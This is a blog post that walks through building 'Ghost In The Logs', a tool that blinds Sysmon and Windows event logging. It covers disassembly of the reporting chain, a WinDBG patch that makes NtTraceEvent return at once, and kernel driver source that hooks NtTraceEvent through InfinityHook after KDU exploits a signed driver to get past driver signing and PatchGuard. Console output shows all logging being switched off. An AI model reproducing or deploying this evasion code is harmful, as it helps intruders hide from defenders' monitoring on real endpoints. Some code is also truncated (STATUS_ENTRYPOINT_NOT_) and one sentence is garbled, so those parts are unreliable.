Home GitHub Twitter

07 Apr 2020

Universally Evading Sysmon and ETW

The source code and latest release are both available.


Sysmon and windows event log are both extremely powerful tools in a defender's arsenal. Their very flexible configurations give them a great insight into the activity on endpoints, making the process of detecting attackers a lot easier. It's for this reason that I'm going to lead you through my journey in defeating them ;)

There's been some great research into this by xpn and matterpreter. Their solutions are both good but don't quite reach my needs of a fully universal bypass. Metterpreter's method of unloading the driver does technically, but unloading the driver feels like a dirty way of doing it. Especially due to the number of very telling events triggered from it.

In order to be able to figure out how to bypass it, it's vital to first understand how it works. This post by @dotslashroot gives a really good insight into this and I really recommend you read it before carrying on.

We now understand that ETW (Event Tracing for Windows) is responsible for handling the reporting of the events caught in the kernel drivers' callbacks, but how does sysmon's user mode process actually report it?


Firing up Ghidra and throwing in `sysmon64.exe`, we can see that it uses the `ReportEventW` Windows API call to report the event.



```
ppwVar23 = (wchar_t **)(ulonglong)*(uint *)(param_1 + 2);
uVar19 = 0;
BVar5 = ReportEventW(hEventLog,4,0,*(uint *)(param_1 + 2),lpUserSid,wNumStrings,0,apWStack280,
                     (LPVOID)0x0);
if (BVar5 == 0) {
  DVar8 = GetLastError();
  if ((DVar8 != 0x6b5) && (local_2c8 = DVar8, DVar8 != 0x1f)) goto LAB_140016cb4;
  local_2c8 = 0;
}
```


Now that we know this, it would be possible to just hook this call and filter/block events from there... but what's the point in that? We would still need admin privs to do that and I think we could put them to better use.

Going deeper down the call chain and looking at `ReportEventW` in ADVAPI32.dll we can see that its essentially a wrapper around `EtwEventWriteTransfer` which is defined in NTDLL.dll.




```
void ReportTheEvent(undefined8 *param_1,undefined8 param_2,undefined8 param_3,undefined4 param_4,
                   ushort **param_5)

{
  ushort *puVar1;
  uint uVar2;
  uint uVar3;

  puVar1 = (ushort *)param_1[1];
  uVar3 = 0;
  if (puVar1 == (ushort *)0x0) {
    *param_5 = (ushort *)0x0;
    uVar2 = uVar3;
  }
  else {
    *param_5 = puVar1;
    uVar2 = 2;
    uVar3 = (uint)*puVar1;
  }
  *(uint *)(param_5 + 1) = uVar3;
  *(uint *)((longlong)param_5 + 0xc) = uVar2;
  EtwEventWriteTransfer(*param_1,param_2,0,0,param_4,param_5);
  return;
}
```

By examining `EtwEventWriteTransfer` we can see it calls the kernel function `NtTraceEvent` which is defined inside ntoskrnl.exe.




```
NVar4 = NtTraceEvent(*(HANDLE *)(uVar7 + 0x58),0x300,0x78,auStack352);
if (NVar4 == 0) {
  iVar6 = 0;
}
else {
  iVar6 = RtlNtStatusToDosError();
}
```

We now know that this function will be called by any user mode process that wants to report an event, Awesome! Here's a quick diagram to visualize this process.



Now that we know what kernel function it is that we want to target let's focus on testing to see if this will actually work. To do this I'm going to be using WinDBG kernel debugging, more information on that can be found here.

I'll start by setting a breakpoint at `nt!NtTraceEvent` then once this breakpoint is hit I will then patch the very start of the function with a `ret`. This will force the function to return straight away, before any of the event reporting code is run.




```
    nt!NtTraceEvent:
fffff805`6fa24d70 4053                    push    rbx
fffff805`6fa24d72 56                      push    rsi
fffff805`6fa24d73 57                      push    rdi
fffff805`6fa24d74 4154                    push    r12
fffff805`6fa24d76 4155                    push    r13
fffff805`6fa24d78 4156                    push    r14
fffff805`6fa24d7a 4157                    push    r15
fffff805`6fa24d7c 4881ec80010000          sub     rsp, 180h
fffff805`6fa24d83 488b0506864000          mov     rax, qword ptr [nt!_security_cookie (fffff805`6fe2d390)]
fffff805`6fa24d8a 4833c4                  xor     rax, rsp
fffff805`6fa24d8d 4889842470010000        mov     qword ptr [rsp+170h], rax
fffff805`6fa24d95 498bd9                  mov     rbx, r9
fffff805`6fa24d98 458bf8                  mov     r15d, r8d
fffff805`6fa24d9b 8bf2                    mov     esi, edx
fffff805`6fa24d9d 488bf9                  mov     rdi, rcx
fffff805`6fa24da0 8bc2                    mov     eax, edx
fffff805`6fa24da2 2500ff0000              and     eax, 0FF00h
fffff805`6fa24da7 3d00030000              cmp     eax, 300h
fffff805`6fa24dac 0f85d9020000            jne     nt!NtTraceEvent+0x31b (fffff805`6fa2508b)
fffff805`6fa24db2 65488b042588010000      mov     rax, qword ptr gs:[188h]
fffff805`6fa24dbb 48898424d0000000        mov     qword ptr [rsp+0D0h], rax
fffff805`6fa24dc3 0fb68032020000          movzx   eax, byte ptr [rax+232h]
```

```
kd> bp nt!NtTraceEvent
kd> g
Breakpoint 0 hit
nt!NtTraceEvent:
fffff805`6fa24d70 4053              push    rbx
kd> a
fffff805`6fa24d70 ret
fffff805`6fa24d71
kd> g
Breakpoint 0 hit
nt!NtTraceEvent:
fffff805`6fa24d70 c3                ret
kd> g
```

```
    nt!NtTraceEvent:
fffff805`6fa24d70 c3                      ret
fffff805`6fa24d71 53                      push    rbx
fffff805`6fa24d72 56                      push    rsi
fffff805`6fa24d73 57                      push    rdi
fffff805`6fa24d74 4154                    push    r12
fffff805`6fa24d76 4155                    push    r13
fffff805`6fa24d78 4156                    push    r14
fffff805`6fa24d7a 4157                    push    r15
fffff805`6fa24d7c 4881ec80010000          sub     rsp, 180h
fffff805`6fa24d83 488b0506864000          mov     rax, qword ptr [nt!_security_cookie (fffff805`6fe2d390)]
fffff805`6fa24d8a 4833c4                  xor     rax, rsp
fffff805`6fa24d8d 4889842470010000        mov     qword ptr [rsp+170h], rax
fffff805`6fa24d95 498bd9                  mov     rbx, r9
fffff805`6fa24d98 458bf8                  mov     r15d, r8d
fffff805`6fa24d9b 8bf2                    mov     esi, edx
fffff805`6fa24d9d 488bf9                  mov     rdi, rcx
fffff805`6fa24da0 8bc2                    mov     eax, edx
fffff805`6fa24da2 2500ff0000              and     eax, 0FF00h
fffff805`6fa24da7 3d00030000              cmp     eax, 300h
fffff805`6fa24dac 0f85d9020000            jne     nt!NtTraceEvent+0x31b (fffff805`6fa2508b)
fffff805`6fa24db2 65488b042588010000      mov     rax, qword ptr gs:[188h]
fffff805`6fa24dbb 48898424d0000000        mov     qword ptr [rsp+0D0h], rax
```

And it worked! If you look below you will see that I'm able to launch a powershell prompt without any sysmon events being triggered.



```
Process Create:
RuleName:
UtcTime: 2020-04-07 13:44:52.934
ProcessGuid: {d1f125cf-83d4-5e8c-0000-001039a41f00}
ProcessId: 1856
Image: C:\Windows\System32\UsoClient.exe
FileVersion: 10.0.18362.628 (WinBuild.160101.0800)
Description: UsoClient
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: UsoClient
CommandLine: C:\Windows\system32\usoclient.exe StartDownload
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
```

Log Name:	Microsoft-Windows-Sysmon/Operational		
Source:	Sysmon	Logged:	07/04/2020 06:44:52
Event ID:	1	Task Category:	Process Create (rule: ProcessCreate)
Level:	Information	Keywords:	
User:	SYSTEM	Computer:	DESKTOP-TLPEDLC
OpCode:	Info		
More Information:	Event Log Online Help		

So now we have a working PoC its time to start writing code. The code we want to write will need to hook `NtTraceEvent` and give us the choice if we want to report the event or not. Since the function we are targeting is a kernel function we will need to have our hooking code running inside kernel space as well. There are two main problems we are going to encounter when we try to do this.

- Kernel driver signing enforcement
- PatchGuard

Luckily there are two super cool projects already around for the purpose of defeating them, KDU by @hFireF0x and InfinityHook. I won't go into detail about how they both work as there's a lot of information at their respective links about that, But I'm happy because this saved me a lot of time as I don't need to write my own bypasses.

I'll start by writing the code to run in the kernel, a link to it all can be found here. Right at the start of the `DriverEntry` we are going to need to locate the export of both `NtTraceEvent` and `IoCreateDriver`. The reason we need to find `IoCreateDriver` is because of KDU. It will load our driver by loading and exploiting a signed driver and then bootstrap ours into kernel space, this method of loading our driver will mean that both the `DriverObject` and `RegistryPath` passed to `DriverEntry` will be incorrect. But because we need to be able to communicate with our user mode process (so we know when to report and block events) we will need to create a valid `DriverObject`. We can do this by calling `IoCreateDriver` and giving it the address of our `DriverInitialize` routine, our `DriverInitialize` will then be called and passed a valid `DriverObject` which can then finally be used to create an IOCTL, letting us speak to user mode. This code snippet is below.

```
NTSTATUS DriverEntry(
        _In_ PDRIVER_OBJECT DriverObject,
        _In_ PUNICODE_STRING RegistryPath)
{
        NTSTATUS        status;
        UNICODE_STRING  drvName;

        UNREFERENCED_PARAMETER(DriverObject);
        UNREFERENCED_PARAMETER(RegistryPath);

        DbgPrintEx(DPFLTR_DEFAULT_ID, DPFLTR_INFO_LEVEL, "[+] infinityhook: Loaded.\r\n");

        OriginalNtTraceEvent = (NtTraceEvent_t)MmGetSystemRoutineAddress(&StringNtTraceEvent);
        OriginalIoCreateDriver = (IoCreateDriver_t)MmGetSystemRoutineAddress(&StringIoCreateDriver);

        if (!OriginalIoCreateDriver)
        {
                DbgPrintEx(DPFLTR_DEFAULT_ID, DPFLTR_INFO_LEVEL, "[-] infinityhook: Failed to locate export: %wZ.\n",
StringIoCreateDriver);
                return STATUS_ENTRYPOINT_NOT_
        }

        if (!OriginalNtTraceEvent)
        {
                DbgPrintEx(DPFLTR_DEFAULT_ID, DPFLTR_INFO_LEVEL, "[-] infinityhook: Failed to locate export: %wZ.\n",
StringNtTraceEvent);
                return STATUS_ENTRYPOINT_NOT_FOUND;
        }

        RtlInitUnicodeString(&drvName, L"\\Driver\\ghostinthelogs");
        status = OriginalIoCreateDriver(&drvName, &DriverInitialize);

        DbgPrintEx(DPFLTR_DEFAULT_ID, DPFLTR_INFO_LEVEL, "[+] Called OriginalIoCreateDriver status: 0x%X\n", status);

        NTSTATUS Status = IfhInitialize(SyscallStub);
        if (!NT_SUCCESS(Status))
        {
                DbgPrintEx(DPFLTR_DEFAULT_ID, DPFLTR_INFO_LEVEL, "[-] infinityhook: Failed to initialize with status:
0x%lx.\n", Status);
        }

        return Status;
}
```

Once we have located our exports and got a valid `DriverObject` we can now use InfinityHook to initialize our `NtTraceEvent` hook. The function `IfhInitialize` does this. I call `IfhInitialize` and pass it a pointer to my callback. This callback will be hit every time a syscall is made. The callback is given a pointer to the address of the function about to be called. Having access to this pointer means we can change it to point to the address of our hooked function. The callback code is shown below.

```
void __fastcall SyscallStub(
        _In_ unsigned int SystemCallIndex,
        _Inout_ void** SystemCallFunction)
{
        UNREFERENCED_PARAMETER(SystemCallIndex);

        if (*SystemCallFunction == OriginalNtTraceEvent)
        {
                *SystemCallFunction = DetourNtTraceEvent;
        }
}
```

This code will redirect every call to `NtTraceEvent` to our `DetourNtTraceEvent`. The code for `DetourNtTraceEvent` is shown below.

```
NTSTATUS DetourNtTraceEvent(
        _In_ PHANDLE TraceHandle,
        _In_ ULONG Flags,
        _In_ ULONG FieldSize,
        _In_ PVOID Fields)
{

        if (HOOK_STATUS == 0)
        {
                return OriginalNtTraceEvent(TraceHandle, Flags, FieldSize, Fields);
        }

        return STATUS_SUCCESS;
}
```

This code is very simple. It'll check to see if `HOOK_STATUS` (set by the user mode process via an IOCTL) is 0, if it is then it will carry out a call to `NtTraceEvent`, therefore reporting the event. If `HOOK_STATUS` nonzero it will just return `STATUS_SUCCESS` of course it wasn't. It would be cool if someone could figure out how to parse the `Fields` parameter so it would be possible to apply a filter to the events being reported, if you reach out to me I'll give you all the info I've got about it and show you how far I've got with it as well, we might be able to work it out ;)

Because I want to keep this all as a single executable, I will be embedding this driver inside of the executable, so when it needs to be used it'll be unpacked and then KDU will load it to the kernel.


I won't go into detail about the rest of the code as its mostly KDU and interacting with the driver from user mode, but if you're interested you can find it here.

So does it work?

Yep :) Well on everything I've tested it on, if you find something its doesn't work on or any general bugs let me know and I'll try to fix them. Also, I'm not a programmer so my code is going to be far from perfect but feel free to make any pull requests with any cool features you can think of!


Here's some examples of it running and its various features.

Loading the driver and setting the hook




```
PS C:\Users\thejoker\Downloads> .\gitl.exe load
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[i] Attempting to load kernel hook
[+] Successfully loaded hook
PS C:\Users\thejoker\Downloads>
```

Enabling the hook (disabling all logging)




```
PS C:\Users\thejoker\Downloads> .\gitl.exe enable
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[+] Enabled Hook (events will be dropped)
PS C:\Users\thejoker\Downloads>
```

Getting the status of the hook



```
PS C:\Users\thejoker\Downloads> .\gitl.exe enable
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[+] Enabled Hook (events will be dropped)
PS C:\Users\thejoker\Downloads> .\gitl.exe status
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[+] Enabled (events not being logged)
PS C:\Users\thejoker\Downloads> .\gitl.exe disable
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[+] Disabled Hook (events will be reported)
PS C:\Users\thejoker\Downloads> .\gitl.exe status
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[+] Disabled (all events are being logged)
PS C:\Users\thejoker\Downloads>
```

Disabling the hook (enabling all logging)



```
PS C:\Users\thejoker\Downloads> .\gitl.exe disable
Ghost In The Logs by @_batsec_
Mad probs to @hfiref0x and @everdox

[+] Disabled Hook (events will be reported)
PS C:\Users\thejoker\Downloads> _
```

If you still reading then thanks for sticking around, you can get updates about new projects and any other stuff I'm up to on my twitter.

Dylan Halls

Share this